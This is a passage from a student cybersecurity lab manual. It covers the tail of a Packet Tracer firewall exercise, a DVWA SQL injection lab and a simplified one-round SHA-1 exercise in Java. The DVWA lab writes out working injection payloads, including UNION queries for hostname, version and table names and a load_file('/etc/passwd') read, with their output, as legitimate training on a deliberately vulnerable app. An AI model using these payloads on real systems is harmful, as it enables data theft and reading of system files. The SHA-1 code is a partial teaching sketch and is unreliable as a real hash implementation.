


Step 9. Select PC0->desktop->command prompt and type the following command "ping 20.0.0.1".





Step 10. Navigate to desktop->web browser type 'http://20.0.0.1' in url bar and select small page







Step 11. Select PC1, pC2 and follow the step 9 and step 10 but here select image page







PC2
Physical
Config
Desktop
Programming
Attributes
Command Prompt
Packet Tracer PC Command Line 1.0
C:\>ping 20.0.0.1
Pinging 20.0.0.1 with 32 bytes of data:
Request timed out.
Request timed out.
Top


PC2
Physical
Config
Desktop
Programming
Attributes
Web Browser
URL
http://20.0.0.1/cscoptlogo177x111.jpg
Go
Stop
Top

Step 12. Select PC2->desktop->command prompt and type command “ping 20.0.0.2”. a reply message will appear in command prompt.



Result

Thus, simulation of Firewall using Cisco Packet Tracer has been successfully implemented.

Evaluation

Parameter	Max Marks	Marks Obtained
Uniqueness of the Work	15	
Completion of experiment on time	10	
Documentation	5	
Total	30	
Signature of the faculty with Date		

Ex.No.11	**SQL Injection – Damn Vulnerable Web Application**

AIM:

To demonstrate SQL injection attack using Damn Vulnerable Web Application (DVWA).

THEORY:

About DVWA:

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

SQL injection Attack:

SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details. Prime examples include notable attacks against Sony Pictures and Microsoft among others.

Ways to prevent SQL injection

- Input validation
- Parametrized queries
- Stored procedures
- Escaping
- Avoiding administrative privileges
- Web application firewall

Worksheet (Answer the following ques and paste the relevant outputs)


Installation procedure for XAMPP and DVWA

XAMPP installation:

- Open www.apachefriends.org
- Select the required version that's apt for your operating system and then click download
- An .exe file will be downloaded run the file, follow the prompted procedures.

Dvwa installation:

- Open www.dvwa.co.uk
- Click the download button and select the desired position to download the file
- Extract the files in the downloaded zip folder into a folder.
- Now copy the extracted folder and paste it into following path c://xaamp/htdocs



Instructions:

- Open Mozilla Firefox in you system.
- In URL bar, type localhost/dvwa/setup.php and then click on "Create/Reset Database"

- Again type localhost/dvwa . Press enter key.
- Now you should see DVWA login page. Credentials for login page are:
  - Username: admin
  - Password: password
- After logging in, go to “DVWA security” section. There is a drop down box on that page.
- You can set the security level of this web application accordingly. Set it “low” which is the least secure mode.
- Now move to SQL injection section, by clicking “sql injection” button on page. And try SQL injection there.

1. Check expected results:

SELECT first_name, last_name FROM users WHERE user_id = '1'

```
ID: 1
First name: admin
Surname: admin
```

2. Check the results of an OR True statement

SELECT first_name, last_name FROM users WHERE user_id = ‘1' or '1'='1’

```
ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith
```

3. Find the number of columns in table:

SELECT first_name, last_name FROM users WHERE user_id = 'a' ORDER BY 1;#'

4. Find Hostname:

SELECT first_name, last_name FROM users WHERE user_id = ' ' union select null,@@hostname#'

```
ID: ' union select null,@@hostname#
First name:
Surname: vicky
```

5. Display File:
SELECT first_name, last_name FROM users WHERE user_id = ' ' union select load_file('/etc/passwd'), null#'

```
ID: ' union select load_file('/etc/passwd'), null#
First name:
Surname:
```

6. Try to do SQL Injection on DVWA with security level set to "Medium" and find out all schemaname from database.
1 or 1=1 union select null, table_name from information_schema.tables#
Cannot be found in medium security

IN LOW LEVEL SECURITY:

```
ID: 1 or 1=1 union select null, table_name from information_schema.tables#
First name: admin
Surname: admin
```

7.Try to do SQL Injection on DVWA with security level set to "Medium" and find out mysql version.
1 union select null,@@version#
Cannot be found in medium security

IN LOW LEVEL SECURITY:

```
ID: 1 union select null,@@version#
First name: admin
Surname: admin
```

8. Analyse the source code for security on "low" and "medium" level. Comment on the ways by which SQL injection is prevented.
In low level, the vulnerable line is:
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
Since the user input is jest concatenated to the command without being checked or sanitized, it
allows the user to pass arbitrary commands. But in case of medium level, the client-side is protected. Here passing arbitrary value is being prevented and a drop-down list is added. This certainly prevents the common user from entering arbitrary data and serves as good user experience. However, an attacker knows how to interrupt and modify requests and can bypass this kind of protection easily.

RESULT:

Thus, SQL injection attack has been demonstrated using Damn Vulnerable Web Application (DVWA).

Evaluation

Parameter	Max Marks	Marks Obtained
Originality of the work	30	
Completion of experiment on time	10	
Documentation	10	
Total	50	
Signature of the faculty with Date		

Ex.No.12	**Hashing Techniques**

AIM:


To implement SHA-1 for integrity check
To explore the usage of online calculators for hash computation

THEORY:

Requirements of Hash Functions

- Variable input size
- Fixed output size
- Efficiency
- Preimage resistant (one-way property)
- Second preimage resistant (weak collision resistant)
- Collision resistant (strong collision resistant)
- Pseudo randomness

Block Diagram of One step of SHA-1



Algorithm

Step 1. Start
Step 2. Create class sha
    Step 2.1. Initialize and declare variables a, b, c, d, e, kt
    Step 2.2. Create main method
        Step 2.2.1. Create object foe scanner class
        Step 2.2.2. Read word
        Step 2.2.3. perform b ^ c ^ d and store it in ft
        Step 2.2.4. perform ft + e and store it in e1

Step 2.2.5. Shift a by 5 bits
Step 2.2.6. perform shifted a + e1 and store it in e2
Step 2.2.7. convert word into hexadecimal format and store it in hexword
Step 2.2.8. perform e2 + hexword and store it in e3
Step 2.2.9. perform e3 + kt and store it in result
Step 2.2.10. Then assign a = result, b = a, c = shift 30 times c, d = c, e = d
Step 3. End

Coding

```
package com.information;

import java.util.Scanner;

public class sha {
   static long a = 0x67452301l;
   static long b = 0xefcdab89l;
   static long c = 0x98badcfel;
   static long d = 0x10325476l;
   static long e = 0xc3d2e1f0l;
   static long kt = (long)(Math.sqrt(2) * Math.pow(2, 30));

   public static void main(String[] args) {
      Scanner sc = new Scanner(System.in);
      System.out.print("Enter a word: ");
      String word = sc.nextLine().toUpperCase();
      System.out.println("INITIAL VALUES:\nA: " + Long.toHexString(a) + "\nB: " +
Long.toHexString(b) + "\nC: " + Long.toHexString(c) + "\nD: " + Long.toHexString(d) + "\nE: " +
Long.toHexString(e));
      word = word.substring(0, 4);
      long ft = b ^ c ^ d;
      String e1 = Long.toHexString(ft + e);
      e1 = e1.substring(e1.length() - 8);
      String aBin = Long.toBinaryString(a);
      aBin = "0".repeat(32 - aBin.length()) + aBin;
      String aShiftBin = aBin.substring(5, aBin.length()) +  aBin.substring(0, 5);
      String aShiftHex = "";
      for (int i=0; i<aShiftBin.length(); i += 4)
         aShiftHex += Long.toHexString(Long.parseLong(aShiftBin.substring(i, i + 4), 2));
      String e2 = Long.toHexString(Long.parseLong(aShiftHex, 16) + Long.parseLong(e1, 16));
      e2 = e2.substring(e2.length() - 8);
      String hexWord = Integer.toHexString((int)word.charAt(0)) +
Integer.toHexString((int)word.charAt(1)) + Integer.toHexString((int)word.charAt(2)) +
Integer.toHexString((int)word.charAt(3));
      String e3 = Long.toHexString(Long.parseLong(hexWord, 16) + Long.parseLong(e2, 16));
      e3 = e3.substring(e3.length() - 8);
      String result = Long.toHexString(Long.parseLong(e3,16) + kt);
      result = result.substring(result.length() - 8);
      String cBin = Long.toBinaryString(b);
```

```
        cBin = "0".repeat(32 - cBin.length()) + cBin;
        String cShiftBin = cBin.substring(30, cBin.length()) +  cBin.substring(0, 30);
        System.out.println("AFTER COMPLETION OF ROUND: ");
        System.out.println("A: " + result);
        System.out.println("B: " + Long.toHexString(a));
        System.out.println("C: " +  Long.toHexString(Long.parseLong(cShiftBin, 2)));
        System.out.println("D: " + Long.toHexString(c));
        System.out.println("E: " + Long.toHexString(d));
    }
}
```

Output

```
Enter a word: info
INITIAL VALUES:
A: 67452301
B: efcdab89
C: 98badcfe
D: 10325476
E: c3d2e1f0
AFTER COMPLETION OF ROUND:
A: b78d2505
B: 67452301
C: 7bf36ae2
D: 98badcfe
E: 10325476

Process finished with exit code 0
```

Hash Computation – Use of Online Calculator

Home Page | SHA1 in JAVA | Secure password generator | Linux

SHA1 and other hash functions online generator

vicky hash

sha-1

Result for sha1: e79cab55eab4c0a1a63610829a51fd51d5cfb294

SHA-1 MD5 on Wikipedia

We love SPAIN and oldpics.org

Home Page | SHA1 in JAVA | Secure password generator | Linux

SHA1 and other hash functions online generator

logi hash

sha-1

Result for sha1: d60764644e6474eeab242f9e2eb8b28c074baa83

SHA-1 MD5 on Wikipedia

We love SPAIN and oldpics.org

RESULT:

Thus, the program for one step of Secure Hash Algorithm -1 is implemented in Java and the results are verified.

Evaluation

Parameter	Max Marks	Marks Obtained
Originality of the code	25	
Hash Computation using Online Calculators	5	
Completion of experiment on time	10	
Documentation	10	
Total	50	
Signature of the faculty with Date		